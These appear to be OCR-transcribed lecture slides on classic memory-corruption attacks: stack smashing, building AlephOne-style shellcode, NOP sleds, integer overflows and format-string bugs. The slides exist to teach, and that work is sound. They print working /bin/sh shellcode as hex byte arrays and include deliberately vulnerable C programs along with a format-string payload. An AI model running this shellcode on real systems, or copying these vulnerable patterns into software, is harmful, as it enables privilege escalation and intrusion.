
Smashing the stack

- Useful for denial of service (DoS)
- Better yet: ***control flow hijacking***

When greeting() returns, jumps to address pointed to by Bad EIP


Have EIP point back into adversarial buffer


Make buffer include executable machine code



Building an exploit sandwich

- Ingredients:
  - executable machine code
  - pointer to machine code





Building shell code

```
#include <stdio.h>

void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
  exit(0);
}
```


Shell code from AlephOne

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problem: we don't know where we are in memory

Building shell code

```
jmp    offset-to-call                  # 2 bytes
popl   %esi                            # 1 byte
movl   %esi,array-offset(%esi)         # 3 bytes
movb   $0x0,nullbyteoffset(%esi) # 4 bytes
movl   $0x0,null-offset(%esi)          # 7 bytes
movl   $0xb,%eax                       # 5 bytes
movl   %esi,%ebx                       # 2 bytes
leal   array-offset,(%esi),%ecx        # 3 bytes
leal   null-offset(%esi),%edx          # 3 bytes
int    $0x80                           # 2 bytes
movl   $0x1, %eax                      # 5 bytes
movl   $0x0, %ebx                      # 5 bytes
int    $0x80                           # 2 bytes
call   offset-to-popl                  # 5 bytes
 /bin/sh string goes here.
empty                                  # 4 bytes
```



Building shell code

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Another issue:
strcpy stops when it hits a NULL byte


Solution:
Alternative machine code that avoids NULLs

Building shell code

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Another issue:
strcpy stops when it hits a NULL byte

Solution:
Alternative machine code that avoids NULLs



How do we know what to set ptr (Bad EIP) to?


```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```


This is a crude way of getting stack pointer



We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go



We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

Running demo example
(modified from Gray hat hacking book linked in resources)

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

Bad C library functions


- strcpy
- strcat
- scanf
- gets

- “More” safe versions: strncpy, strncat, etc.
  - Specify max number of bytes to copy
  - These are not foolproof either!

Small buffers

```
1  #include <stdio.h>
2  #include <string.h>
3
4
5  void greeting( char* te
6  {
7    char name[400];
8    memset(name, 0, 400);
9    strcpy(name, temp1);
10   printf( "Hi %s\n", name );
11 }
```

What if 400 is changed to a small value, say 10?




```
18 }
```


Small buffers

Use an environment variable to store exploit buffer

execve(“meet”, argv, envp)


envp = array of pointers to strings (just like argv)

- Normally, bash passes in this array from your shell’s environment
- You can also pass it in explicitly via execve()



Small buffers

Return address overwritten with ptr to environment variable



There are other ways to inject code

- examples: .dtors (Gray Hat book), function pointers, …
- dig around in Phrack articles …

- And ways to avoid injection entirely:
  - Return-into-libc
  - Return-oriented programming
  - Reuse existing code in process memory maliciously

Integer overflows

```
void func(int a, char v)
        char buf[128];
        init(buf);
        buf[a] = v;
}
```


&buf[a] could be return address

Integer overflows

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        unsigned short s;
        int i;
        char buf[80];

        if(argc < 3){
                return -1;
        }
        i = atoi(argv[1]);
        s = i;

        if(s >= 80) {           /* [w1] */
                printf("Oh no you don't!\n");
                return -1;
        }

        printf("s = %d\n", s);

        memcpy(buf, argv[2], i);
        buf[i] = '\0';
        printf("%s\n", buf);

        return 0;
}
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
 Segmentation fault (core dumped)
```

Heap overflows



Format-string vulnerabilities

printf(const char* format, …)

printf(“Hi %s %s”, argv[0], argv[1])

```
void main(int argc, char* argv[])
{
        printf( argv[1] );
}
```

argv[1] = “%s%s%s%s%s%s%s%s%s%s”

Attacker controls format string gives all sorts of control

Can do control hijacking directly

	Buffer Overflow	*Format String*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

From "Exploiting format string vulnerabilities"

Summary

- Classic buffer overflow
  - corrupt program control data
  - hijack control flow
- Integer overflow, signedness, format string, heap overflow, …
- These were all local privilege escalation vulns
  - Similar concepts for remote vulnerabilities
- Defenses?